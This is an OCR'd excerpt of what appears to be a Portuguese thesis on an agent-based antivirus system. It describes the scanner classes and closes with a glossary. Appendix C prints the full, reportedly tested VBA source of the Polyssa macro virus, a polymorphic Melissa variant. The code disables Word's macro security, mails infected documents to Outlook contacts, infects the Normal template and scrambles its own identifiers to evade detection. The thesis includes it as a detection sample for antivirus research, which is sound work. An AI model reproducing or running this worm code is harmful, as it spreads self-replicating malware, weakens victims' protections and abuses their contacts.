
Esta classe faz a montagem do relatório que contem o nome dos arquivos infectados e o nome do vírus que infecta cada um dos arquivos.

assinaturas




Responsável pela montagem da lista de vírus e suas respectivas assinaturas para serem pesquisadas dentro dos arquivos. Para fazer a montagem da lista, são acessados dois arquivos para cada assinatura, o primeiro contendo o nome do vírus (nomes) e o segundo contendo a assinatura (dna).

detector




listaarquivosvarreura



Faz a leitura dos nomes dos arquivos contidos no diretório que será checado por vírus, e insere cada nome no vetor Lista. O atributo Tamanho serve como contador para quantidade de posições do vetor Lista.

pesquisa



Aqui é onde é efetivamente implementado o algoritmo de procura pela assinatura do vírus dentro de um arquivo. Esta classe recebe o arquivo e uma assinatura como parâmetros, para que o algoritmo procure o vírus.

Anexo C – Código fonte do vírus Polyssa

O código, a seguir, é do vírus Polyssa. Esse vírus foi produzido para se replicar nos documentos criados no programa Microsoft Word. Esse código é uma versão polimórfica do vírus Mellissa. As linhas de instruções foram testadas e funcionam como um vírus. Para isso elas foram copiadas para dentro da macro de um documento produzido no Microsoft Word 2000, acessadas e depois colocadas sob verificação de um programa antivírus. A código se replicou autonomamente, é um vírus, e o *software* antivírus o detectou como o "Vírus Polyssa".

========== Início do código ==========

```
Private Zy7td() As String
Private QC2cz() As String
Private K1j() As String
Private Nv4cl As String


Private Sub Document_Open()
  On Error Resume Next
  Randomize: If Rnd > 0.6 Then OldMelissaCode
End Sub


Private Sub Document_Close()
  On Error Resume Next
  Randomize: If Rnd > 0.6 Then OldMelissaCode
End Sub


Private Sub OldMelissaCode()
' This is the Melissa code, obtained from www.root.org

If                                                    System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",     "Level")
<> "" Then
  CommandBars("Macro").Controls("Security...").Enabled = False
  System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") =
1&
Else
  CommandBars("Tools").Controls("Macro").Enabled = False
```

```
 Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
       Set AddyBook = DasMapiName.AddressLists(y)
       x = 1
       Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
       For oo = 1 To AddyBook.AddressEntries.Count
          Peep = AddyBook.AddressEntries(x)
          BreakUmOffASlice.Recipients.Add Peep
          x = x + 1
          If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
'                   BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
'         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
        ' Pick something a little more generic:
        BreakUmOffASlice.Subject = "Your mail"
        BreakUmOffASlice.Body = "How's this?" + Chr$(13) + Application.UserName
        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
        BreakUmOffASlice.Send
        Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "Kwyjibo"
End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
  If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
  Set ToInfect = ADI1
  ADI1.Name = "Melissa"
```

```
  DoAD = True
End If

If NTI1.Name <> "Melissa" Then
  If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
  Set ToInfect = NTI1
  NTI1.Name = "Melissa"
  DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
'  Do While ADI1.CodeModule.Lines(1, 1) = ""
'    ADI1.CodeModule.DeleteLines 1
'  Loop
'  ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
'  Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
'    ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
'    BGN = BGN + 1
'  Loop
  Infect ADI1.CodeModule, ToInfect.CodeModule
End If

If DoAD = True Then
'  Do While NTI1.CodeModule.Lines(1, 1) = ""
'    NTI1.CodeModule.DeleteLines 1
'  Loop
'  ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
'  Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
'    ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
'    BGN = BGN + 1
'  Loop
  Infect NTI1.CodeModule, ToInfect.CodeModule
End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") =
False) Then
  ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
  ActiveDocument.Saved = True
End If

' Kudos to original author:
' => WORD/Melissa written by Kwyjibo
' => Works in both Word 2000 and Word 97
```

```
' => Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
' => Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

' This must go:
'If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
End Sub
Private Sub InfectTable()
  ' This table stores the identifiers which can be scrambled.  They can
  ' be any ordinary variable name (even names ending with a suffix like
  ' % or $).
  ReDim QC2cz(50)  ' Don't forget to set the array size!
  QC2cz(1) = "Infect"
  QC2cz(2) = "InfectTable"
  QC2cz(3) = "Zy7td"
  QC2cz(4) = "QC2cz"
  QC2cz(5) = "K1j"
  QC2cz(6) = "Nv4cl"
  QC2cz(7) = "Co6q"
  QC2cz(8) = "X3X"
  QC2cz(9) = "R0e"
  QC2cz(10) = "Tq4tl"
  QC2cz(11) = "G4u"
  QC2cz(12) = "To6dm"
  QC2cz(13) = "Rg4mp"
  QC2cz(14) = "I4h"
  QC2cz(15) = "I6w"
  QC2cz(16) = "Gy0u"
  QC2cz(17) = "S5l"
  QC2cz(18) = "T1g"
  QC2cz(19) = "T1b"
  QC2cz(20) = "Ba6Dk%"   ' Note the "%" suffix
  QC2cz(21) = "X1U%"
  QC2cz(22) = "C6E%"
  QC2cz(23) = "C6z%"
  QC2cz(24) = "X6q"
  QC2cz(25) = "XM2wj"
  QC2cz(26) = "Yx1h"
  QC2cz(27) = "Sh6k"
  QC2cz(28) = "T2w"
  QC2cz(29) = "Ky8c"

  ' Melissa entries:

  QC2cz(30) = "OldMelissaCode"
  QC2cz(31) = "UngaDasOutlook"
  QC2cz(32) = "DasMapiName"
```

```
  QC2cz(33) = "BreakUmOffASlice"
  QC2cz(34) = "Melissa?"
  QC2cz(35) = "Kwyjibo"
  QC2cz(36) = "y"
  QC2cz(37) = "x"
  QC2cz(38) = "oo"
  QC2cz(39) = "AddyBook"
  QC2cz(40) = "Peep"
  QC2cz(41) = "ADI1"
  QC2cz(42) = "NTI1"  ' Don't you miss the old DATA statements? :-)
  QC2cz(43) = "NTCL"
  QC2cz(44) = "ADCL"
  QC2cz(45) = "BGN"
  QC2cz(46) = "Melissa"
  QC2cz(47) = "ToInfect"
  QC2cz(48) = "DoAD"
  QC2cz(49) = "DoNT"
  QC2cz(50) = "CYA"

  ' EVERYTHING BELOW HERE IS THE VENGINE
End Sub
Private Sub Infect(Co6q, X3X)
ReDim Zy7td(0)
ReDim QC2cz(0)
ReDim K1j(0)
Dim R0e As String
For I = 1 To Co6q.CountOfLines
R0e = Co6q.Lines(I, 1)
If Trim(R0e) <> "" Then T2w R0e, 1
Next I
Tq4tl
X3X.DeleteLines 1, X3X.CountOfLines
X3X.AddFromString ""
For I = 1 To Co6q.CountOfLines
R0e = Co6q.Lines(I, 1)
If Trim(R0e) <> "" Then
Nv4cl = ""
T2w R0e, 2
If Rnd < 0.1 Then Nv4cl = Nv4cl + " ' " + "T1b"
X3X.InsertLines X3X.CountOfLines + 1, Nv4cl
End If
Next I
End Sub
Private Sub Sh6k(To6dm As String, Rg4mp As Integer)
G4u = Left$(To6dm, 1) = Chr$(34) And Right$(To6dm, 1) = Chr$(34) And
Len(To6dm) > 2
If G4u Then To6dm = Mid$(To6dm, 2, Len(To6dm) - 2)
I4h = UCase$(Left$(To6dm, 1)) >= "A" And UCase$(Left$(To6dm, 1)) <= "Z"
```

```
Ky8c = UCase$(Right$(To6dm, 1))
If Rg4mp = 1 Then
If I4h Then
For Ba6Dk% = 1 To UBound(Zy7td)
If To6dm = Zy7td(Ba6Dk%) Then Exit Sub
Next Ba6Dk%
ReDim Preserve Zy7td(UBound(Zy7td) + 1)
Zy7td(UBound(Zy7td)) = To6dm
End If
Exit Sub
End If
If I4h Then
For Ba6Dk% = 1 To UBound(QC2cz)
If To6dm = QC2cz(Ba6Dk%) Then
To6dm = K1j(Ba6Dk%)
If Ky8c < "A" Or Ky8c > "Z" Then To6dm = To6dm + Ky8c
Exit For
End If
Next Ba6Dk%
End If
If G4u Then To6dm = Chr$(34) + To6dm + Chr$(34)
If Nv4cl <> "" Then
If Right$(Nv4cl, 1) <> "." And Left$(To6dm, 1) <> "." Then To6dm = " " + To6dm
End If
Nv4cl = Nv4cl + To6dm
End Sub
Private Sub Tq4tl()
InfectTable
ReDim Preserve K1j(UBound(QC2cz))
For Ba6Dk% = 1 To UBound(K1j)
I6w:
Gy0u = Int(Rnd * 3) + 3
S5l = ""
For X1U% = 1 To Gy0u
T1g = Chr$(97 + Int(Rnd * 26))
If X1U% = 1 Or Rnd > 0.8 Then T1g = UCase$(T1g)
If X1U% = 1 + Int(Gy0u / 2) Then T1g = Chr$(48 + Rnd * 9)
S5l = S5l + T1g
Next X1U%
For X1U% = 1 To UBound(Zy7td)
If S5l = Zy7td(X1U%) Then GoTo I6w
Next X1U%
For X1U% = 1 To Ba6Dk% - 1
If S5l = K1j(X1U%) Then GoTo I6w
Next X1U%
K1j(Ba6Dk%) = S5l
Next Ba6Dk%
End Sub
```

```
Private Sub T2w(R0e As String, Rg4mp As Integer)
Dim To6dm As String
Dim T1g As String
Do
R0e = LTrim(R0e)
XM2wj = False
If Len(R0e) = 0 Then Exit Do
C6E% = 1
T1g = UCase$(Left$(R0e, 1))
X6q = (T1g >= "A" And T1g <= "Z") Or (T1g >= "0" And T1g <= "9")
Do
If C6E% > Len(R0e) Then Exit Do
T1g = Mid$(R0e, C6E%, 1)
If T1g = Chr$(34) Then
If XM2wj Then C6E% = C6E% + 1: Exit Do
XM2wj = True
End If
If Not XM2wj Then
If X6q Then
If T1g = "$" Or T1g = "%" Or T1g = "&" Then C6E% = C6E% + 1: Exit Do
If T1g = "!" Or T1g = "#" Then C6E% = C6E% + 1: Exit Do
End If
Yx1h = UCase$(T1g) >= "A" And UCase$(T1g) <= "Z"
Yx1h = Yx1h Or (T1g >= "0" And T1g <= "9") Or T1g = "_"
If X6q <> Yx1h Then Exit Do
If T1g < Chr$(33) Or T1g > Chr$(127) Then Exit Do
End If
C6E% = C6E% + 1
Loop
To6dm = Left$(R0e, C6E% - 1)
R0e = Right$(R0e, Len(R0e) - (C6E% - 1))
If Left$(To6dm, 1) = "'" Or To6dm = "Rem" Then Exit Do
Sh6k To6dm, Rg4mp
Loop
End Sub
```

========== Fim do código ==========

Glossário

Agente – elemento de software que atua em problemas específicos; entidade computacional que atua autonomamente em benefício de outras entidades; executa suas ações com algum grau de proatividade e/ou reatividade; exibe algum nível de atributos chave em aprendizagem, cooperação e mobilidade.

Agente móvel – um agente com capacidade de carregar todo seu código e conteúdo, para ser executado em clientes remotos.

Aglet – é um padrão da IBM para um objeto móvel Java que visita *hots* capazes de recebê-lo.

Arquitetura Paralela – conjunto de elementos de processamento que podem se comunicar e cooperar para resolver grandes problemas rapidamente (ALMASI, 1994).

Assinatura – Código que define a forma específica e sistemática de ação do vírus, sua multiplicação, contaminação e disseminação, assim também como sua porção imutável.

Cluster – Um conjunto de periféricos controlados por um único processador ou um grupo de processadores conectados.

Compilador – programa que tem como entrada um programa numa linguagem de alto nível e produz como saída um programa em código em linguagem de montagem.

Computação Distribuída – estabelece princípios dos modelos computacionais e a infra-estrutura necessária ao desenvolvimento de aplicações paralelas.

Criptografia – sistema que transforma dados em códigos da forma que os arquivos não possam ser lidos sem uma chave digital.

Framework – ambiente operacional.

Host – um computador hospeda dados e programas para execução numa rede.

Inteligência Artificial – é o estudo das faculdades mentais com o uso de modelos computacionais.

Java – linguagem de programação desenvolvida pela Sun Microsystems.

Macro-instrução – seqüência precisa de comandos, gravada com um nome específico, que pode ser definida pelo usuário e executada sempre que este o determinar.

Máquina virtual – *software* que copia a maneira de um sistema de computador funciona.

Script – linguagem interpretada que é inserida noutras linguagens para tornar o código flexível no que tange ao processamento de dados para a Internet.

Tahiti – Um *framework* fornecido juntamente com o pacote de desenvolvimento de aglets, que fornece suporte de transporte, troca de mensagens e gerenciamento com interface amigável e tudo através do protocolo Agent Transfer Protocol (ATP).

Template – Arquivo incompleto que contém dados ou texto padrão, onde o usuário adiciona dado de forma a produzir arquivos no mesmo padrão.

Vírus – programa malicioso que, como agente invisível, afeta softwares e informações contidas no computador, provocando perdas e danos no sistema.

Visual Basic – linguagem de programação visual criada pela Microsoft. É utilizada para programação de macros em documentos da suíte Microsoft Office.